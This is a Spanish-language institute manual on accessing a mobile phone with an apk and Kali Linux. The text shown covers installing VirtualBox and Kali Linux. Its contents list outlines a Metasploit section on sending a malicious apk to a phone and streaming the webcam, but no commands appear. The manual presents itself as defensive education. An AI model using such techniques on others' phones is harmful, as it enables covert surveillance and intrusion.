



# INSTITUTO TECNOLÓGICO SUPERIOR “HUAQUILLAS”

**Como acceder a un teléfono móvil con una apk y Kali Linux**

**Manual Técnico**

<b>Tecnología</b>
▪ <b>Redes y Telecomunicaciones</b>

**Autor:**

Ing. Cristian Stalin Sancho López

Huaquillas – Ecuador

2019

## Índice de contenido

Índice de Figuras .....	3
1. Introducción .....	4
1.1. Objetivo general .....	5
1.2. Objetivos específicos .....	5
2. Contenido técnico .....	6
2.1. ¿Qué es Kali Linux? .....	6
2.1.1. Instalación .....	6
2.1.2. Requerimientos para la versión (2019.3).....	7
2.1.3. Requerimientos para instalación en dispositivos Android.....	7
2.2.¿Qué es Virtual Box? .....	7
2.2.1. Instalación de Virtual Box en Windows 10 .....	8
2.3. Instalar Kali Linux en VirtualBox .....	11
2.3.1. Configurar máquina virtual Kali Linux en VirtualBox .....	12
2.3.2. Proceso de instalación de Kali Linux .....	15
2.4. Metasploit, tomar control de equipos remotos .....	22
2.4.1. Como acceder a un teléfono móvil usando Metasploit.....	22
3. Responsables.....	28
4. Definiciones.....	29
5. Referencias.....	30

# Índice de Figuras

Figura: 1 Dirección Web de Virtual Box.....	8
Figura: 2 Botón de descarga.....	8
Figura: 3 Enlace de descarga para Windows.....	9
Figura: 4 Archivo VirtualBox EXE.....	9
Figura: 5 Proceso de instalación.....	10
Figura: 6 Confirmación de la instalación.....	10
Figura: 7 Nueva máquina virtual.....	11
Figura: 8 Parámetros a confirmar de la nueva máquina virtual.....	12
Figura: 9 Configuración de la máquina virtual.....	13
Figura: 10 Configuración del arranque.....	13
Figura: 11 Configuración de los núcleos.....	14
Figura: 12 Configuración de la imagen ISO.....	14
Figura: 13 Configuración del adaptador web.....	15
Figura: 14 Instalación inicial.....	16
Figura: 15 Selección del lenguaje.....	16
Figura: 16 Selección del nombre de la maquina.....	17
Figura: 17 Configuración de red.....	17
Figura: 18 Configuración de contraseña.....	18
Figura: 19 Modo de instalación.....	18
Figura: 20 Partición de discos.....	19
Figura: 21 Confirmación de Partición de discos.....	19
Figura: 22 Configuración del gestor de paquetes.....	20
Figura: 23 Confirmación de arranque.....	21
Figura: 24 Elección de la partición.....	21
Figura: 25 Inicio del sistema.....	22
Figura: 26 Creación del apk.....	22
Figura: 27 Activación de los servicios.....	23
Figura: 28 Inicio de metasploit.....	23
Figura: 29 Envío del apk.....	24
Figura: 30 Especificación del host y puerto.....	25
Figura: 31 Ingreso al dispositivo móvil.....	25
Figura: 32 Comandos disponibles.....	26
Figura: 33 Ejecución del comando webcam_stream.....	26
Figura: 34 Visualización del comando en ejecución.....	27

## **1. Introducción**

En la actualidad vivimos en una época donde la tecnología es pilar fundamental para la humanidad, que hasta cierto punto se podría decir que somos dependientes de esta poderosa red tecnológica ya que en estos diferentes dispositivos ingresamos y guardamos un sinfín de información personal, desde la clave de nuestra cuenta del banco hasta la dirección de donde vivimos.

Por tal razón la seguridad, privacidad y confidencialidad de la información personal que contienen cada uno estos diferentes dispositivos es un tema de gran importancia ya que existen personas que se dedican a vulnerar con la seguridad de cada uno, con fines malévolos.

Y para poder comprender mas a fondo como es que lo hacen es importante saber cuales son las diferentes herramientas y sistemas operativos que existen para estos fines. Es por esto que a continuación se desarrollara un manual de como es que estas personas realizan estos actos, con el fin de poder reconocer cuando nos estén atacando y como saber actuar ante estos casos

## **1.1. Objetivo general**

Identificar y reconocer que herramienta y sistema operativo se usa para poder vulnerar la seguridad de un teléfono móvil, mediante su respectiva consulta y práctica, con el fin de saber como proceder ante estos actos.

## **1.2. Objetivos específicos**

- Identificar que es Kali Linux
- Reconocer el correcto uso de Kali Linux
- Aprender a usar la herramienta de exploit

## 2. Contenido técnico

### 2.1. ¿Qué es Kali Linux?

**Kali Linux** es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security Ltd. Mati Aharoni y Devon Kearns, ambos pertenecientes al equipo de Offensive Security, desarrollaron la distribución a partir de la reescritura de BackTrack, que se podría denominar como la antecesora de Kali Linux.

Kali Linux trae preinstalados más de 600 programas incluyendo Nmap (un escáner de puertos), Wireshark (un sniffer), John the Ripper (un crackeador de passwords) y la suite Aircrack-ng (software para pruebas de seguridad en redes inalámbricas). Kali puede ser usado desde un Live CD, live-usb y también puede ser instalada como sistema operativo principal.

Kali es desarrollado en un entorno seguro; el equipo de Kali está compuesto por un grupo pequeño de personas de confianza quienes son los que tienen permitido modificar paquetes e interactuar con los repositorios oficiales. Todos los paquetes de Kali están firmados por cada desarrollador que lo compiló y publicó. A su vez, los encargados de mantener los repositorios también firman posteriormente los paquetes utilizando GNU Privacy Guard.

Kali se distribuye en imágenes ISO compiladas para diferentes arquitecturas (32/64 bits y ARM). (Castillo, 2019)

#### 2.1.1. Instalación

Permite la instalación sobre arquitecturas i386, amd64 y ARM (armel y armhf). Para la arquitectura i386, a la imagen de Kali, trae un kernel PAE por defecto, por lo que se puede ejecutar en sistemas de más de 4GB de RAM. La imagen se puede instalar desde un USB. También permite la instalación vía red y brinda imágenes para la descarga de máquinas virtuales prefabricadas con las herramientas instaladas de VMWare y virtual box.

Dado que los sistemas basados en Arquitectura ARM son cada vez más frecuentes y de bajo costo, Kali Linux tiene repositorios ARM integrados con la línea principal de distribución de modo que las herramientas para ARM son actualizadas junto con el resto de la distribución. Kali está disponible para los siguientes dispositivos ARM:

- rk3306 mk/ss808
- Raspberry Pi
- ODROID U2/X2
- MK802/MK802 II
- Samsung Chromebook
- Samsung Galaxy Note 10.1
- CuBox
- Efika MX
- BeagleBone Black

Para poder descargar la imagen ISO de Kali Linux lo encontramos en su página oficial: <https://www.kali.org/downloads/>

### **2.1.2. Requerimientos para la versión (2019.3)**

- 15 GB o más de espacio en disco.
- Para arquitecturas i386 y amd64 un mínimo de 1 GB de RAM.
- Tarjeta de red cableada o Wi-Fi para las pruebas

### **2.1.3. Requerimientos para instalación en dispositivos Android**

- Un dispositivo con Android 2.1 o superior, con privilegios de root.
- Al menos 5 GB de espacio en disco o almacenamiento externo.
- Conexión a internet o a la nube.

## **2.2. ¿Qué es Virtual Box?**

VirtualBox es un programa de gran utilidad para todos aquellos que necesiten utilizar un sistema operativo puntualmente pero no quieran crear una partición en su equipo y por consiguiente tener que instalar dos sistemas operativos en el mismo ordenador. VirtualBox nos permite **virtualizar un sistema operativo**, es

decir, crear un ordenador virtual en el que podremos instalar cualquier otro sistema.

(Ferrer, 2017)

### 2.2.1. Instalación de Virtual Box en Windows 10

1. Abre el sitio web de VirtualBox. Desde el navegador de tu computadora, dirígete a la siguiente dirección: <https://www.virtualbox.org/>. Este es el sitio web desde el cual descargarás el archivo de instalación de VirtualBox.




Figura: 1 Dirección Web de Virtual Box  
Fuente: (Astudillo, 2018)

2. Haz clic en Download VirtualBox (descargar VirtualBox). Este es un botón de color azul ubicado en el medio de la página. Al hacer clic en él, se abrirá la página de descargas



Figura: 2 Botón de descarga  
Fuente: (Astudillo, 2018)



3. Haz clic en Windows hosts. Este enlace se encuentra debajo del encabezado "VirtualBox 5.2.8 platform packages" (paquetes de la plataforma VirtualBox 5.2.8). A continuación, se iniciará la descarga del archivo VirtualBox EXE.




Figura: 3 Enlace de descarga para Windows  
Fuente: (Astudillo, 2018)

4. Abre el archivo VirtualBox EXE. Dirígete a la ubicación en la que se descargó el archivo EXE y haz doble clic en él. A continuación, se abrirá la ventana de instalación de VirtualBox.




Figura: 4 Archivo VirtualBox EXE  
Fuente: (Astudillo, 2018)

5. Navega a través de las instrucciones de instalación. Sigue los pasos a continuación:

- Haz clic en Siguiente en las primeras tres páginas.

- Haz clic en Sí cuando se te indique.
- Haz clic en Instalar.
- Haz clic en Sí cuando se te indique




Figura: 5 Proceso de instalación  
Fuente: (Astudillo, 2018)

6. Haz clic en Instalar cuando se te indique. De esta manera, VirtualBox comenzará a instalarse en tu computadora




Figura: 6 Confirmación de la instalación  
Fuente: (Astudillo, 2018)

7. Haz clic en Finalizar cuando se te indique. Este botón se encuentra en la parte inferior derecha de la ventana. Al hacerlo, se cerrará la ventana de instalación y se

abrirá VirtualBox. Ahora que has instalado y abierto esta aplicación, podrás crear una máquina virtual para así ejecutar cualquier sistema operativo en tu computadora.

- Antes de hacerlo, asegúrate de no desmarcar la casilla “Inicio”.

### 2.3. Instalar Kali Linux en VirtualBox

Con todo listo, abriremos VirtualBox y, situados en la pantalla principal, pulsaremos sobre “Máquina -> Nueva” para comenzar la creación de esta VM.

Recomendamos pulsar sobre el botón inferior “Modo experto” para obtener la totalidad de las opciones de configuración de la máquina virtual.




Figura: 7 Nueva máquina virtual  
Fuente: (Astudillo, 2018)

Pues bien, colocamos un nombre para ella, y seleccionamos como tipo de sistema Linux, y como versión Debian (64-bit), ya que nuestro sistema está basado en Debian.

También colocaremos la cantidad de memoria RAM, nosotros utilizaremos el mínimo requerido que son 1024 MB, pero si tienes más, coloca al menos 2 GB.

Finalmente seleccionamos a opción de “crear un disco duro virtual ahora”, ya que la máquina virtual será creada desde cero. Cuando finalicemos y todo esté como queramos, pulsamos sobre “Crear”.




Figura: 8 Parámetros a confirmar de la nueva máquina virtual  
Fuente: (Astudillo, 2018)

En la siguiente pantalla, tendremos que seleccionar el espacio de almacenamiento para el disco duro virtual. Como antes, utilizaremos el mínimo requerido, que será de 15 GB. Una vez más te recomendamos que, si vas a utilizar este sistema activamente, selecciones más espacio para no quedarte corto, al menos 25 GB.

Como formato del disco duro virtual, lo dejaremos por defecto en VDI, y seleccionaremos la opción de “reservado dinámicamente”, para que el espacio real en nuestro disco duro vaya asignándose dinámicamente mientras más uso hagamos de éste. Cuando hayamos terminado, pulsamos en “Crear”.

### 2.3.1. Configurar máquina virtual Kali Linux en VirtualBox

Antes de instalar el sistema operativo, por supuesto tendremos que seleccionar nuestra imagen ISO para colocarla en el lector de CD virtual para que el sistema pueda ser instalado.

Pulsamos sobre la máquina virtual creada, y seleccionamos la opción “Configuración”.




Figura: 9 Configuración de la máquina virtual  
Fuente: (Astudillo, 2018)

La primera modificación que haremos será eliminar de la lista de arranque el disquete en el apartado “General”, ya que no lo queremos absolutamente para nada. En principio, no tendremos que activar la opción de EFI para la BIOS, porque solamente hará que darnos problemas.




Figura: 10 Configuración del arranque  
Fuente: (Astudillo, 2018)

En el apartado de “Sistema”, seleccionaremos el uso de dos núcleos de nuestro procesador, si tenemos más o queremos asignárselos todos, adelante. Mayor

velocidad obtendremos si le vamos a dar un uso intenso a la distro.




Figura: 11 Configuración de los núcleos  
Fuente: (Astudillo, 2018)

Ahora iremos directo a la sección de “Almacenamiento” para seleccionar nuestro lector de CD virtual y pulsar sobre el icono del disco a la derecha. Seleccionaremos la imagen ISO de Kali Linux donde quiera que la hayamos almacenado durante la descarga.




Figura: 12 Configuración de la imagen ISO  
Fuente: (Astudillo, 2018)

En el apartado de red, por ahora lo dejaremos tal y como está, es decir, en modo NAT para tener acceso a Internet a través de nuestro equipo físico. En un artículo sucesivo, veremos cómo configurar este aspecto más en detalle, por si no da algún problema de primeras.




Figura: 13 Configuración del adaptador web

Fuente: (Astudillo, 2018)

Pues bien procedemos a iniciar la máquina virtual para instalar el sistema operativo.

### 2.3.2. Proceso de instalación de Kali Linux

El asistente es bastante similar al de todas las distribuciones basadas en Debian. Comenzamos seleccionando la opción "Graphical install" si es que lo queremos con GUI.




Figura: 14 Instalación inicial

Elaborado por: Autor

Seleccionamos nuestro lenguaje de instalación y aceptamos el aviso de que la traducción no va a estar completa.



Figura: 15 Selección del lenguaje

Elaborado por: Autor



Ahora tendremos que colocar el nombre de la máquina, esto será importante para identificar esta máquina en la red, por lo que colocamos uno con el que podamos familiarizarnos en caso de ser necesario.



Figura: 16 Selección del nombre de la maquina  
Elaborado por: Autor

Seguidamente se nos pregunta si la máquina va a estar dentro de una red bajo dominio, por ejemplo, con Active Directory, o simplemente porque tengamos un dominio activo. Como nosotros estamos en un entorno doméstico, no podremos nada al respecto.




Figura: 17 Configuración de red  
Elaborado por: Autor

En la nueva ventana, colocaremos la contraseña del usuario root. Este usuario será el que esté de forma nativa activo en el sistema, es decir siempre seremos root, por lo que tendremos que colocar una buena contraseña para su seguridad, como 1234...o no.




Figura: 18 Configuración de contraseña  
Elaborado por: Autor

Ahora ya entramos en la configuración propia del modo de instalación que llevaremos a cabo. No nos vamos a complicar y vamos a elegir el modo Guiado, en el que usaremos todo el disco duro. Al final y al cabo es una máquina virtual.




Figura: 19 Modo de instalación  
Elaborado por: Autor

También elegiremos que todos los archivos vayan en una misma partición, aunque si lo deseamos, podremos optar que el sistema realice tres particiones para instalar el /home, /var y /tmp en particiones distintas.




Figura: 20 Partición de discos  
Elaborado por: Autor

Se nos mostrará un resumen de las acciones que se van a llevar a cabo. En cualquier caso, Linux siempre designa, por defecto 1 GB de espacio para colocar la memoria virtual o swap. Esto será inamovible.




Figura: 21 Confirmación de Partición de discos  
Elaborado por: Autor

Antes de comenzar con el proceso de instalación de ficheros, se nos preguntará si deseamos hacer una réplica de la red, generalmente para las actualizaciones de los programas. Nosotros elegimos que sí queremos hacerla, tampoco vamos a perder nada.

En este punto, si no tenemos una red activa, se nos mostrará un error. No debemos preocuparnos, ya que tras asegurarnos de que la tarjeta de red esté activa en la MV, más adelante podremos repetir el proceso para hacer aparecer esta opción.




Figura: 22 Configuración del gestor de paquetes  
Elaborado por: Autor

Para finalizar, se nos pedirá si deseamos colocar el grub para gestionar el arranque de nuestro equipo virtual. Recomendamos instalarlo, por si en el futuro tenemos algún problema con este o queremos modificar esta secuencia con otro sistema.




Figura: 23 Confirmación de arranque  
Elaborado por: Autor

Elegimos, por supuesto, la partición activa del sistema, es decir, donde vamos a instalar Kali Linux.

